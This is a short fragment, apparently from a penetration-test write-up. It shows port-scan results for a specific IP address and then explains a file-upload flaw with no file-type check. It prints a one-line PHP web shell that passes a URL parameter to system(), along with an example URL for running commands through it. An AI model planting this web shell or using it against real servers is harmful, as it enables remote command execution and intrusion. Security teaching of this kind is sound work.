
Discovered open port 563/tcp on 145.85.4.69

Discovered open port 119/tcp on 145.85.4.69

Discovered open port 53/udp on 145.85.4.69

Discovered open|filtered port 53/udp on 145.85.4.69 is actually open

* Uniscan report – no vulnerabilities found



* File uploading

The problem with the code is that there is no check regarding type of file being uploaded. Assuming that pictures/ is available in the web document root, a malicious file can be added.

malicious.php:

<?php

system($\_GET['cmd']);

?>

1. Once this file has been installed, the one can enter arbitrary commands to execute using a URL such as:

http://serveraddress/uploads/malicious.php?cmd=ls%20-l

